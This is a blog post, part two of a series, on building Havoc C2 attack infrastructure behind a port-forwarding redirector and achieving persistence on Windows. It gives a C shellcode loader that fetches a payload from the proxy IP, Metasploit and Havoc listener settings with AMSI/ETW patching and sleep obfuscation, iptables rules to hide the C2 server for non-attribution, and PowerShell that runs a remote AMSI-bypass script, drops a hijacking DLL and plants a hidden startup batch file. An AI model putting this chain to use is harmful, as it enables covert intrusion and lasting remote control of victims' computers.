Havoc C2 with AV/EDR Bypass Methods in 2024 (Part 2)

medium.com/@sam.rothlisberger/havoc-c2-with-av-edr-bypass-methods-in-2024-part-2-d3ac83589e3a

Sam Rothlisberger 4 февраля 2024 г.

DISCLAIMER: Using these tools and methods against hosts that you do not have explicit permission to test is illegal. You are responsible for any trouble you may cause by using these tools and methods.

Sam Rothlisberger

This post is a continuation of part 1 where we successfully executed a Havoc C2 reverse shell via DLL hijacking with AV enabled. Now we're going to do acouple more things to make our exploit more complete:

- Use a redirector server to hide the true location of our Team Server (command and control server) via port forwarding
- Put the executable and DLL in a normal program file folder and start on user login to achieve persistence

Hiding the Location of our Havoc Team Server

The first thing we need to do is hide the true location of the C2 server. Basically, we will have a proxy machine that forwards everything to our command-and-control server. This is done to change your country of origin, hide your name if you purchase a robust and long-lasting C&C server with a debit/credit card, protect infrastructure long term, and ultimately maintain deniability and non-attribution. There are ways to purchase VPS infrastructure anonymously and with little financial investment. You can also use more than one proxy or simply relay your connection through the TOR network from your initial proxy. Here's how to run a kali linux headless instance on DigitalOcean for our proxy server if you want to learn how. It's only about $6 a month.

Digital Ocean | Kali Linux Documentation

DigitalOcean is a cloud provider similar to AWS, Microsoft Azure, Google Cloud Platform, and many others. They offer…

www.kali.org


The Team Server and client are going to be running on the C&C server. The only thing we are running on the proxy server is port forwarding from the victim host to C&C server. In our case, we will forward everything to/from port 8443, 80, and 443 on the proxy server to/from port 50000, 50001, and 50002 on the C&C server, respectively.

> Victim host → Proxy (DigitalOcean droplet w/ public IP) server → C&C server

Because of this, we need to change some addresses in our exploit from part 1 of this post:

Step 1) Victim downloads iloveblogs.bin shellcode (stage 1) from proxy server over port 80 and loads it into memory. Behind the scenes our iloveblogs.bin shellcode is actually loaded from our C&C server on port 50000 and sent to the proxy. We need to generate a new iloveblogs.bin with the proxy server public IP so when stage 1 is executed, it knows to connect to the proxy host public IP:

We also need to change our DWrite.dll so that it grabs the iloveblogs.bin file from our proxy server public IP:




```
#include <winsock2.h>
#include <ws2tcpip.h>
#include <Windows.h>
#include <stdio.h>
#include "ios"
#include "fstream"
#include <iostream>
char ip[] = "143.[redacted]
char port[] = "80";
char resource[] = "iloveblogs.bin";

#pragma once
#pragma comment(lib, "ntdll")
```

Step 2) Victim executes the stage 1 payload (iloveblogs.bin) → downloads the stage 2 payload from port 8443 (demon.x64.bin) on proxy server. Behind the scenes our demon.x64.bin shellcode is actually loaded from our C&C server and sent to the proxy.

Here's the options for the multi/listener on the C&C server:


- use multi/handler
- set payload windows/x64/custom/reverse_https
- set exitfunc thread
- set lhost <ATTACKER LOCAL IP> # 192.168.0.64 in my case
- set lport 50001 # port forward from 8443 on proxy to 50001 on C&C
- set luri blog.html
- set HttpServerName Blogger
- set shellcode_file demon.x64.bin
- set exitonsession false
- set HttpHostHeader
- set HandlerSSLCert
- run



```
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.0.64:50001/blog.html
```

Step 3) Stage 2 connection executed on victim and C2 established to port 443 (Havoc C2) proxy server. Behind the scene our Havoc C2 session is established with our C&C server on port 50002.

We need to change our listener (which creates demon.x64.bin) to the public IP of our proxy server over port 443, but connect to our C&C server private IP on port 50002.



Name: https

Payload: Https

Config Options

Hosts: 143.[redacted]:443

Host Rotation: round-robin

Host (Bind): 192.168.0.64

PortBind: 50002

PortConn: 50002

User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3

Headers:
Cache-Control: max-age=3600
ETag: "heryougo"
Cookie: Sessionid=sdfdfsgsd

Uris:

Host Header:

□ Enable Proxy connection

Proxy Type: https


Proxy Host:

Proxy Port:

UserName:

Password:

Havoc C2 Listener



Agent: Demon

Options

Listener: https

Arch x64

Format Windows Shellcode

Config	Value
Sleep	2
Jitter	23
Indirect Syscall	✓
Stack Duplication	✓

Payload saved under: /home/atler/Downloads/demon.x64.bin

```
[*] starting build
[*] indirect syscalls has been enabled
[*] sleep obfuscation "Foliage" has been specified
[*] no sleep jump gadget has been specified
[*] stack duplication has been specified
[*] proxy loading technique: RtlCreateTimer
[*] amsi/etw patching technique: hardware breakpoints
[*] config size [670 bytes]
[*] compiling core dll...
[*] compiled core dll [102400 bytes]
[*] shellcode payload [103935 bytes]
[+] payload generated
```


Havoc C2 Payload

This will create our demon.x64.bin file which will be served up by the Metasploit multi/listener on our C&C server and grabbed by our proxy server for the victim.

Port Forwarding

Here’s how we can forward everything from our proxy server linux droplet to our C&C server bidirectionally. Replace the C&C IP address below with your own.

- Proxy Server Public Facing Interface: eth0
- C&C Server Public IP Address: 2.2.2.2




```
┌──(root㉿kali)-[~]
└─# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 82:d5:96:6d:70:8c brd ff:ff:ff:ff:ff:ff
    inet 143[redacted]20 brd 143.[redacted] scope global dynamic eth0
       valid_lft 86078sec preferred_lft 86078sec
    inet6 fe80::80d5:96ff:fe6d:708c/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether be:7a:ae:73:4a:67 brd ff:ff:ff:ff:ff:ff
    inet 10.124.0.2/20 brd 10.124.15.255 scope global dynamic eth1
       valid_lft 86078sec preferred_lft 86078sec
    inet6 fe80::bc7a:aeff:fe73:4a67/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

Proxy server addresses


Run the following commands on your proxy server droplet:

Turn port forwarding on

> sudo nano /etc/sysctl.conf
>
> uncomment this line : net.ipv4.ip_forward=1
>
> sudo sysctl -p
>
> sudo sysctl — system



```
                                        root@kali: ~ 166x24
  GNU nano 7.2                                  /etc/sysctl.conf *
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
```



```
┌──(titan㉿kali)-[/root]
└─$ sudo sysctl --system
[sudo] password for titan:
* Applying /usr/lib/sysctl.d/50-kali-defaults-dmesg.conf ...
* Applying /usr/lib/sysctl.d/50-kali-defaults-unprivileged-ports.conf ...
* Applying /usr/lib/sysctl.d/50-pid-max.conf ...
* Applying /usr/lib/sysctl.d/99-protect-links.conf ...
* Applying /etc/sysctl.d/99-sysctl.conf ...
* Applying /etc/sysctl.conf ...
kernel.dmesg_restrict = 0
net.ipv4.ip_unprivileged_port_start = 0
kernel.pid_max = 4194304
fs.protected_fifos = 1
fs.protected_hardlinks = 1
fs.protected_regular = 2
fs.protected_symlinks = 1
net.ipv4.ip_forward = 1
net.ipv4.ip_forward = 1
```

Accept connections from public facing interface on ports 80, 8443, and 443 for new and established connections

```
sudo iptables -A FORWARD -i eth0 -o eth0 -p tcp — syn — dport 80 -m conntrack — ctstate NEW -j ACCEPT

sudo iptables -A FORWARD -i eth0 -o eth0 -p tcp — syn — dport 8443 -m conntrack — ctstate NEW -j ACCEPT

sudo iptables -A FORWARD -i eth0 -o eth0 -p tcp — syn — dport 443 -m conntrack — ctstate NEW -j ACCEPT

sudo iptables -A FORWARD -i eth0 -o eth0 -m conntrack — ctstate ESTABLISHED,RELATED -j ACCEPT
```

For grabbing iloveblogs.bin (stage 1) shellcode from C&C server on port 50000

```
sudo iptables -t nat -A PREROUTING -i eth0 -p tcp — dport 80 -j DNAT — to-destination 2.2.2.2:50000
sudo iptables -t nat -A POSTROUTING -o eth0 -p tcp — dport 50000 -d 2.2.2.2 -j MASQUERADE
```

For grabbing demon.x64.bin (stage 2) shellcode from C&C server on port 50001

```
iptables -t nat -A PREROUTING -i eth0 -p tcp — dport 8443 -j DNAT — to-destination 2.2.2.2:50001
sudo iptables -t nat -A POSTROUTING -o eth0 -p tcp — dport 50001 -d 2.2.2.2 -j MASQUERADE
```


For establishing Havoc C2 connection to C&C server on port 50002

```
iptables -t nat -A PREROUTING -i eth0 -p tcp — dport 443 -j DNAT — to-destination 2.2.2.2:50002
sudo iptables -t nat -A POSTROUTING -o eth0 -p tcp — dport 50002 -d 2.2.2.2 -j MASQUERADE
```

Specify that, by default, any packet that doesn’t match any specific rule above in the FORWARD chain should be dropped (ignored) rather than being forwarded

```
sudo iptables -P FORWARD DROP
```

Just as a proof of concept, you can forward ports 50000, 50001, and 50002 (which is being sent from the proxy server) on your home router configuration to ports 50000, 50001, and 50002 on your kali virtual machine (192.168.0.64 in my case) which is what I did.



Advanced > Port Forwarding > Edit Service

Edit a rule for port forwarding services by user.

Edit Port Forward

Common Service:	Other
Service Name:	test
Service Type:	TCP/UDP
Server IPv4 Address:	192 . 168 . 0 . 64
Server IPv6 Address:	2600 : 8803 : 2bfc : fd00 : : : :
Start Port:	50000
End Port:	50002

At this point, set up all the listening posts on the C&C Server and you're good to go with a simple proxy server forwarding and receiving all your requests.

Exploitation Chain Example

So now that we have our infrastructure for hiding ourselves set up, let's go over an exploitation chain we could use to realistically maintain persistence on a windows machine with our DLL hijacking executable.

1. Gain Administrator access on victim via credentials or physical access
2. Execute amsi.dll memory patch bypass in PowerShell
3. Grab DLL and executable (SumatraPDF-3.5.2-install.exe) and put in "C:\Program Files\" folder
4. Create BAT file that will load our executable (and DLL) from "C:\Program Files" in a hidden window
5. Put BAT file in startup directory to run every time the user logs in

We're going to assume step 1 completed through some prior exploitation or we have physical access to the victim's computer.

amsi.dll memory patch bypass in PowerShell

First, we either open an administrator PowerShell session on GUI, upgrade to PowerShell with a reverse shell one-liner to our attacker machine, or use runascs with supplied administrator credentials. We then execute an AMSI memory patching script so we can run anything in the current PowerShell process memory, and it won't be flagged by AV. I just did this as a precaution. Check out my AMSI Bypass post if you don't know how to do this.

Grab DLL and executable (SumatraPDF-3.5.2-install.exe) and put in “C:\Program Files\” folder

We need to create the SumatraPDF directory. Then we grab our normal executable from the actual vendor website and malicious DLL from our proxy and put them in the “C:\Program Files\SumatraPDF\” directory.

```
New-Item -ItemType Directory -Path ‘C:\Program Files\SumatraPDF’

(New-Object System.Net.WebClient).DownloadFile(‘http://[proxy public IP]/DWrite.dll’,
‘C:\Program Files\SumatraPDF\DWrite.dll’)
(New-Object
System.Net.WebClient).DownloadFile(‘https://www.sumatrapdfreader.org/dl/rel/3.5.2/SumatraPDF-3.5.2-64-install.exe', ‘C:\Program Files\SumatraPDF\SumatraPDF-3.5.2–64-install.exe’)
```

Create BAT file that will load our executable (and DLL) from “C:\Program Files\” in a hidden window

Then we create a batch script called SumatraPDFInstall.bat that will be run every time the user logs in, but with a hidden window.

```
@echo off
set “executablePath=C:\Program Files\SumatraPDF\SumatraPDF-3.5.2–64-install.exe”

start /min “” “%executablePath%”
```

Put BAT file in startup directory to run every time the user logs in

Now we can grab our BAT file remotely and put it in the startup folder to be executed every time the user logs on.


```
Invoke-WebRequest -Uri “http://[proxy public IP]/SumatraPDFInstall.bat” -OutFile
“$env:TEMP\SumatraPDFInstall.bat”
Copy-Item -Path “$env:TEMP\SumatraPDFInstall.bat” -Destination
“$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\” -Force
Remove-Item “$env:TEMP\SumatraPDFInstall.bat”
```

Let's put all of this in a single PowerShell Script called notstrange.ps1 and I can use the public IP address of my proxy server and use port 80 which is already being port-forwarded.

```
iex -Debug -Verbose -ErrorVariable $e -InformationAction Ignore -WarningAction Inquire
“iex(New-Object System.Net.WebClient).DownloadString(‘http://[proxy public IP]/ammy.ps1’)”
New-Item -ItemType Directory -Path ‘C:\Program Files\SumatraPDF’
(New-Object System.Net.WebClient).DownloadFile(‘http://[proxy public IP]/DWrite.dll’,
‘C:\Program Files\SumatraPDF\DWrite.dll’)
(New-Object
System.Net.WebClient).DownloadFile(‘https://www.sumatrapdfreader.org/dl/rel/3.5.2/SumatraPDF-3.5.2-64-install.exe', ‘C:\Program Files\SumatraPDF\SumatraPDF-3.5.2–64-install.exe’)
Invoke-WebRequest -Uri “http://[proxy public IP]/SumatraPDFInstall.bat” -OutFile
“$env:TEMP\SumatraPDFInstall.bat”
Copy-Item -Path “$env:TEMP\SumatraPDFInstall.bat” -Destination
“$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\” -Force
Remove-Item “$env:TEMP\SumatraPDFInstall.bat”
```

